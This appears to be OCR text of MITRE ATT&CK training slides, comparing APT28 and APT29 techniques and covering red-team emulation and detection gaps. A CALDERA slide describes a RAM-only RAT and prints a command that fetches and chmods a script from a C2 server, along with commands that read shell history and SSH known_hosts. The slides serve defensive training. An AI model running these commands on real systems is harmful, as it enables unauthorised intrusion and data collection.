		New Service		LC_MAIN Hijacking						
		Office Application Startup		**Masquerading**						
		Path Interception		Modify Registry						
		Plist Modification		Mshta						
		Port Knocking		Network Share Connection Removal						
		Port Monitors		**NTFS File Attributes**						
		Rc.common		**Obfuscated Files or Information**						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						

Comparing APT28 and APT29

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	🟨 Access Token Manipulation	🟨 Access Token Manipulation	🟩 Account Manipulation	🟦 Account Discovery	AppleScript	Audio Capture	🟩 Automated Exfiltration	🟩 Commonly Used Port
Exploit Public-Facing Application	CMSTP	🟦 Accessibility Features	🟦 Accessibility Features	🟨 Binary Padding	Bash History	🟦 Application Window Discovery	Application Deployment Software	🟨 Automated Collection	🟩 Data Compressed	🟨 Communication Through Removable Media
Hardware Additions	🟩 Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	🟩 Clipboard Data	🟨 Data Encrypted	🟨 Connection Proxy
🟨 Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	🟦 Bypass User Account Control	🟩 Credential Dumping	🟩 File and Directory Discovery	🟨 Exploitation of Remote Services	🟨 Data from Information Repositories	🟦 Data Transfer Size Limits	Custom Command and Control Protocol
🟩 Spearphishing Attachment	🟨 Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	🟩 Credentials in Files	🟨 Network Service Scanning	🟨 Logon Scripts	🟩 Data from Local System	🟦 Exfiltration Over Alternative Protocol	🟩 Custom Cryptographic Protocol
🟦 Spearphishing Link	🟨 Execution through API	Authentication Package	🟦 Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	🟩 Pass the Hash	🟦 Data from Network Shared Drive	🟨 Exfiltration Over Command and Control Channel	🟩 Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	🟦 Code Signing	Exploitation for Credential Access	Password Policy Discovery	🟩 Pass the Ticket	🟩 Data from Removable Media	Exfiltration Over Other Network Medium	🟩 Data Obfuscation
Supply Chain Compromise	🟦 Exploitation for Client Execution	🟨 Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	🟨 Peripheral Device Discovery	Remote Desktop Protocol	🟨 Data Staged	🟨 Exfiltration Over Physical Medium	🟦 Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	🟩 Exploitation for Privilege Escalation	🟨 Component Object Model Hijacking	Hooking	Permission Groups Discovery	🟩 Remote File Copy	🟦 Email Collection	🟨 Scheduled Transfer	🟩 Fallback Channels
🟩 Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	🟩 Input Capture	🟩 Process Discovery	Remote Services	🟩 Input Capture		🟦 Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	🟩 DCShadow	Input Prompt	🟨 Query Registry	🟨 Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	🟨 Component Object Model Hijacking	Hooking	🟨 Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	🟩 Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Options Injection	Disabling Security Tools	Keychain	🟩 Security Software Discovery	SSH Hijacking	Video Capture		🟦 Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	🟨 LLMNR/NBT-NS Poisoning	🟩 System Information Discovery	Taint Shared Content			Port Knocking
	🟦 PowerShell	Dylib Hijacking	🟩 New Service	DLL Side-Loading	🟨 Network Sniffing	🟩 System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	🟨 Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	🟦 Windows Admin Shares			🟩 Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	🟩 Private Keys	🟩 System Owner/User Discovery	Windows Remote Management			🟩 Standard Application Layer Protocol
	🟩 Rundll32	🟨 Hidden Files and Directories	Port Monitors	🟩 File Deletion	🟨 Replication Through Removable Media	🟦 System Service Discovery				🟩 Standard Cryptographic Protocol
	🟩 Scheduled Task	Hooking	🟨 Process Injection	File System Logical Offsets	Securityd Memory	🟦 System Time Discovery				Standard Non-Application Layer Protocol
	🟩 Scripting	Hypervisor	🟩 Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	🟩 Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	🟨 Hidden Files and Directories						🟦 Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	🟨 Launch Agent	🟩 SID-History Injection	Hidden Window						
	Source	Launch Daemon	Startup Items	HISTCONTROL						
	Space after Filename	Launchctl	Sudo	Image File Execution Options Injection						
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking						
	Trap	Local Job Scheduling	🟩 Valid Accounts	Indicator Removal from Tools						
	Trusted Developer Utilities	Login Item	Web Shell	🟩 Indicator Removal on Host						
	🟩 User Execution	🟨 Logon Scripts		🟨 Indirect Command Execution						
	🟦 Windows Management Instrumentation	LSASS Driver		🟨 Install Root Certificate						
	Windows Remote Management	Modify Existing Service		InstallUtil						
		Netsh Helper DLL		Launchctl						
		🟩 New Service		LC_MAIN Hijacking						
		🟨 Office Application Startup		🟩 Masquerading						
		Path Interception		🟨 Modify Registry						
		Plist Modification		Mshta						
		Port Knocking		Network Share Connection Removal						
		Port Monitors		🟦 NTFS File Attributes						
		Rc.common		🟩 Obfuscated Files or Information						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						

🟨 APT28

🟦 APT29

🟩 Both groups

Comparing APT28 and APT29

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	🟨 Access Token Manipulation	🟨 Access Token Manipulation	🟩 Account Manipulation	🟦 Account Discovery	AppleScript	Audio Capture	🟩 Automated Exfiltration	🟩 Commonly Used Port
Exploit Public-Facing Application	[illegible]	🟦 Accessibility Features	🟦 Accessibility Features	🟨 Binary Padding	Bash History	🟦 Application Window Discovery	Application Deployment Software	🟨 Automated Collection	🟩 Data Compressed	🟨 Communication Through Removable Media
Hardware Additions	🟩 Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	🟩 Clipboard Data	🟨 Data Encrypted	🟨 Connection Proxy
🟨 Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	🟦 Bypass User Account Control	🟩 Credential Dumping	🟩 File and Directory Discovery	🟨 Exploitation of Remote Services	🟨 Data from Information Repositories	🟦 Data Transfer Size Limits	Custom Command and Control Protocol
🟩 Spearphishing Attachment	🟨 Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	🟩 Credentials in Files	🟨 Network Service Scanning	🟨 Logon Scripts	🟩 Data from Local System	🟦 Exfiltration Over Alternative Protocol	🟩 Custom Cryptographic Protocol
🟦 Spearphishing Link	🟨 Execution through API	Authentication Package	🟦 Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	🟩 Pass the Hash	🟦 Data from Network Shared Drive	🟨 Exfiltration Over Command and Control Channel	🟩 Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	🟦 Code Signing	Exploitation for Credential Access	Password Policy Discovery	🟩 Pass the Ticket	🟩 Data from Removable Media	Exfiltration Over Other Network Medium	🟩 Data Obfuscation
Supply Chain Compromise	🟦 Exploitation for Client Execution	🟨 Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	🟨 Peripheral Device Discovery	Remote Desktop Protocol	🟨 Data Staged	🟨 Exfiltration Over Physical Medium	🟦 Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	🟩 Exploitation for Privilege Escalation	🟨 Component Object Model Hijacking	Hooking	Permission Groups Discovery	🟩 Remote File Copy	🟦 Email Collection	🟨 Scheduled Transfer	🟩 Fallback Channels
🟩 Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	🟩 Input Capture	🟩 Process Discovery	Remote Services	🟩 Input Capture		🟦 Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	🟩 DCShadow	Input Prompt	🟨 Query Registry	🟨 Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	🟨 Component Object Model Hijacking	Hooking	🟨 Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	🟩 Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Options Injection	Disabling Security Tools	Keychain	🟩 Security Software Discovery	SSH Hijacking	Video Capture		🟦 Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	🟨 LLMNR/NBT-NS Poisoning	🟩 System Information Discovery	Taint Shared Content			Port Knocking
	🟦 PowerShell	Dylib Hijacking	🟩 New Service	DLL Side-Loading	🟨 Network Sniffing	🟩 System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	🟨 Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	🟦 Windows Admin Shares			🟩 Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	🟩 Private Keys	🟩 System Owner/User Discovery	Windows Remote Management			🟩 Standard Application Layer Protocol
	🟩 Rundll32	🟨 Hidden Files and Directories	Port Monitors	🟩 File Deletion	🟨 Replication Through Removable Media	🟦 System Service Discovery				🟩 Standard Cryptographic Protocol
	🟩 Scheduled Task	Hooking	🟨 Process Injection	File System Logical Offsets	Securityd Memory	🟦 System Time Discovery				Standard Non-Application Layer Protocol
	🟩 Scripting	Hypervisor	🟩 Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	🟩 Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	🟨 Hidden Files and Directories						🟦 Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	🟨 Launch Agent	🟩 SID-History Injection	Hidden Window						
	Source	Launch Daemon	Startup Items	HISTCONTROL						
	Space after Filename	Launchctl	Sudo	Image File Execution Options Injection						
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking						
	Trap	Local Job Scheduling	🟩 Valid Accounts	Indicator Removal from Tools						
	Trusted Developer Utilities	Login Item	Web Shell	🟩 Indicator Removal on Host						
	🟩 User Execution	🟨 Logon Scripts		🟨 Indirect Command Execution						
	🟦 Windows Management Instrumentation	LSASS Driver		🟨 Install Root Certificate						
	Windows Remote Management	Modify Existing Service		InstallUtil						
		Netsh Helper DLL		Launchctl						
		🟩 New Service		LC_MAIN Hijacking						
		🟨 Office Application Startup		🟩 Masquerading						
		Path Interception		🟨 Modify Registry						
		Plist Modification		Mshta						
		Port Knocking		Network Share Connection Removal						
		Port Monitors		🟦 NTFS File Attributes						
		Rc.common		🟩 Obfuscated Files or Information						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						

Focus on shared techniques

🟨 APT28

🟦 APT29

🟩 Both groups

Tips for Using ATT&CK for Threat Intelligence

1. **Choose a threat group relevant to your organization**
2. **Map their techniques to ATT&CK**
   - Or use existing mappings:
     https://attack.mitre.org/groups/
     https://pan-unit42.github.io/playbook_viewer/
3. **Prioritize writing detections for those techniques**

Then…

- **Map many groups, focus on frequently seen techniques across groups**
- **For more info:**
  - https://medium.com/mitre-attack/getting-started-with-attack-cti-4eb205be4b2f

Adversary Emulation: How ATT&CK Can Help


- **Focus your red team to emulate specific relevant adversaries**
  - Shows what your network looks like to real threats!

- **ATT&CK can help you with adversary emulation and red teaming by…**
  - Focusing on known adversary behaviors
  - Describing low-level TTP details that can be emulated
  - Providing a common language to express tests and results

- **Building out an ATT&CK-based adversary emulation program…**
  1. Try open source or commercial tools to get your feet wet
  2. Track and mature what your red team is doing
  3. Develop intentional adversary emulation plans based on CTI and detection

Getting Started: Using Open Source Tools

- **No red team? No problem!**
- **Defenders can try out red teaming tools to get your feet wet**
  - Atomic Red Team: https://github.com/redcanaryco/atomic-red-team
  - Red Team Automation: https://github.com/endgameinc/RTA
  - CALDERA: https://github.com/mitre/caldera



54ndc47

atomic mode remote code executor

A sandcat is a desert cat that leaves no footprint. In that vein, the CALDERA 54ndc47 is a remote access trojan (RAT) designed to run only in RAM, never touching the file system. In this way, it can bypass many signature-based anti-virus programs. Run a variant on any host to test.

ABILITY ID: e9bcdf0d-be08-4aec-bf1e-e73655403d55

TACTIC: discovery

NAME: Download WIFI tools

DESCRIPTION: Download a set of commands for manipulating WIFI

COMMAND:

```
curl -sk -X POST -H 'file:wifi.sh' #{server}/file/download > /tmp/wifi.sh &&
chmod +x /tmp/wifi.sh
```

```
monitor >>> ad 1
|    phase | ability_id                           | tactic             | name                  | command                                                                    |
|----------+--------------------------------------+--------------------+-----------------------+----------------------------------------------------------------------------|
|        1 | 422526ec-27e9-429a-995b-c686a29561a4 | collection         | Dump history          | cat ~/.bash_history                                                        |
|        1 | b6f545ef-f802-4537-b59d-2cb19831c8ed | discovery          | Snag broadcast IP     | ifconfig | grep broadcast                                                  |
|        1 | c0da588f-79f0-4263-8998-7496b1a40596 | discovery          | Identify active user  | whoami                                                                     |
|        2 | 36eecb80-ede3-442b-8774-956e906aff02 | defensive-evasion  | 1-min sleep           | sleep 60                                                                   |
|        2 | 5f77ecf9-613f-4863-8d2f-ed6b447a4633 | collection         | Parse SSH known_hosts | cat ~/.ssh/known_hosts                                                     |
|        2 | 85341c8c-4ecb-4579-8f53-43e3e91d7617 | discovery          | Collect ARP details   | arp -a                                                                     |
|        4 | e9bcdf0d-be08-4aec-bf1e-e73655403d55 | discovery          | Download WIFI tools   | curl -sk -X POST -H 'file:wifi.sh' #{server}/file/download > /tmp/wifi.sh && |
|          |                                      |                    |                       | chmod +x /tmp/wifi.sh                                                      |
|        5 | 9a30740d-3aa8-4c23-8efa-d51215e8a5b9 | discovery          | Scan WIFI networks    | /tmp/wifi.sh scan                                                          |
monitor >>>
```

Bringing it Together: Gaps and Assessments

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	CredentialAccess	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
🟨 Drive-by Compromise	🟩 Scheduled Task			Binary Padding	🟨 Network Sniffing		🟨 AppleScript	🟨 Audio Capture	🟨 Commonly Used Port	🟨 Automated Exfiltration	🟩 Data Destruction
🟨 Exploit Public-Facing Application	Launchctl		Access Token Manipulation		Account Manipulation	🟩 Account Discovery	🟩 Application Deployment Software	Automated Collection	🟩 Communication Through Removable Media	🟨 Data Compressed	🟩 Data Encrypted for Impact
	🟨 Local Job Scheduling		🟨 Bypass User Account Control		Bash History	Application Window Discovery		Clipboard Data		Data Encrypted	Defacement
External Remote Services	🟨 LSASS Driver		🟨 Extra Window Memory Injection		🟨 Brute Force		Distributed Component Object Model	🟨 Data from Information Repositories	🟨 Connection Proxy	🟩 Data Transfer Size Limits	🟨 Disk Content Wipe
Hardware Additions	Trap		Process Injection		Credential Dumping	Browser Bookmark Discovery			Custom Command and Control Protocol	Exfiltration Over Other Network Medium	🟩 Disk Structure Wipe
🟩 Replication Through Removable Media	🟨 AppleScript	🟩 DLL Search Order Hijacking			Credentials in Files		🟩 Exploitation of Remote Services	Data from Local System			🟨 Endpoint Denial of Service
	🟨 CMSTP	Image File Execution Options Injection			🟨 Credentials in Registry	Domain Trust Discovery		Data from Network Shared Drive	🟩 Custom Cryptographic Protocol	🟨 Exfiltration Over Command and Control Channel	Firmware Corruption
Spearphishing Attachment	Command-Line Interface	🟩 Plist Modification			🟩 Exploitation for Credential Access	File and Directory Discovery	🟨 Logon Scripts				Inhibit System Recovery
Spearphishing Link	Compiled HTML File	Valid Accounts				Network Service Scanning	🟩 Pass the Hash	Data from Removable Media	🟨 Data Encoding	Exfiltration Over Alternative Protocol	Network Denial of Service
🟨 Spearphishing via Service	🟨 Control Panel Items	🟨 Accessibility Features		BITS Jobs	Forced Authentication	🟩 Network Share Discovery	🟨 Pass the Ticket	🟨 Data Staged	🟨 Data Obfuscation		🟨 Resource Hijacking
Supply Chain Compromise	Dynamic Data Exchange	AppCert DLLs		🟨 Clear Command History	Hooking	🟨 Password Policy Discovery	Remote Desktop Protocol	Email Collection	🟨 Domain Fronting	🟨 Exfiltration Over Physical Medium	🟨 Runtime Data Manipulation
Trusted Relationship	Execution through API	AppInit DLLs		CMSTP	Input Capture	Peripheral Device Discovery	Remote File Copy	🟩 Input Capture	🟨 Domain Generation Algorithms		Service Stop
🟨 Valid Accounts	Execution through Module Load	🟨 Application Shimming		Code Signing	Input Prompt	🟨 Permission Groups Discovery	Remote Services	Man in the Browser		🟩 Scheduled Transfer	🟨 Stored Data Manipulation
		Dylib Hijacking		🟩 Compiled HTML File	🟩 Kerberoasting	Process Discovery	🟨 Replication Through Removable Media	🟨 Screen Capture	Fallback Channels		🟨 Transmitted Data Manipulation
	🟩 Exploitation for Client Execution	🟨 File System Permissions Weakness		Component Firmware	Keychain	Query Registry		🟨 Video Capture	🟩 Multiband Communication		
		Hooking		🟨 Component Object Model Hijacking	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Shared Webroot		🟨 Multi-hop Proxy		
	🟨 Graphical User Interface	Launch Daemon				🟨 Security Software Discovery	SSH Hijacking		🟨 Multilayer Encryption		
	InstallUtil	🟨 New Service		🟨 Control Panel Items	🟨 Password Filter DLL	🟨 System Information Discovery	🟨 Taint Shared Content		🟨 Multi-Stage Channels		
	Mshta	🟩 Path Interception		🟨 DCShadow	Private Keys		Third-party Software		🟨 Port Knocking		
	🟨 PowerShell	Port Monitors		Deobfuscate/Decode Files or Information	Securityd Memory	🟨 System Network Configuration Discovery	Windows Admin Shares		🟨 Remote Access Tools		
	🟨 Regsvcs/Regasm	🟨 Service Registry Permissions Weakness			🟨 Two-Factor Authentication Interception		🟨 Windows Remote Management		🟨 Remote File Copy		
	🟨 Regsvr32	Setuid and Setgid		🟩 Disabling Security Tools		🟩 System Network Connections Discovery			Standard Application Layer Protocol		
	🟩 Rundll32	Startup Items		DLL Side-Loading							
	Scripting	🟨 Web Shell		Execution Guardrails		🟩 System Owner/User Discovery			🟩 Standard Cryptographic Protocol		
	🟨 Service Execution	.bash_profile and .bashrc	🟩 Exploitation for Privilege Escalation	🟩 Exploitation for Defense Evasion							
	Signed Binary Proxy Execution	🟩 Account Manipulation				🟩 System Service Discovery			🟨 Standard Non-Application Layer Protocol		
		Authentication Package	SID-History Injection	🟩 File Deletion		System Time Discovery					
	🟩 Signed Script Proxy Execution	BITS Jobs	🟨 Sudo	File Permissions Modification		🟨 Virtualization/Sandbox Evasion			Uncommonly Used Port		
		Bootkit	Sudo Caching						🟩 Web Service		
	Source	Browser Extensions		File System Logical Offsets							
	Space after Filename	🟨 Change Default File Association		Gatekeeper Bypass							
	Third-party Software			Group Policy Modification							
	Trusted Developer Utilities	🟨 Component Firmware		🟩 Hidden Files and Directories							
	🟨 User Execution	Component Object Model Hijacking		Hidden Users							
	Windows Management Instrumentation			Hidden Window							
		Create Account		🟨 HISTCONTROL							
	🟨 Windows Remote Management	🟨 External Remote Services		Indicator Blocking							
		🟩 Hidden Files and Directories		🟩 Indicator Removal from Tools							
	🟨 XSL Script Processing	Hypervisor									
		🟨 Kernel Modules and Extensions		Indicator Removal on Host							
				Indirect Command Execution							
		Launch Agent		🟨 Install Root Certificate							
		🟨 LC_LOAD_DYLIB Addition		InstallUtil							
		Login Item		Launchctl							
		🟩 Logon Scripts		LC_MAIN Hijacking							
		🟨 Modify Existing Service		Masquerading							
		Netsh Helper DLL		🟨 Modify Registry							
		🟨 Office Application Startup		Mshta							
		Port Knocking		Network Share Connection Removal							
		Rc.common									
		Redundant Access		🟩 NTFS File Attributes							
		🟩 Registry Run Keys / Startup Folder		Obfuscated Files or Information							
		Re-opened Applications		🟨 Port Knocking							
		🟨 Screensaver		🟨 Process Doppelgänging							

Legend

🟩 High Confidence of Detection

🟨 Some Confidence of Detection

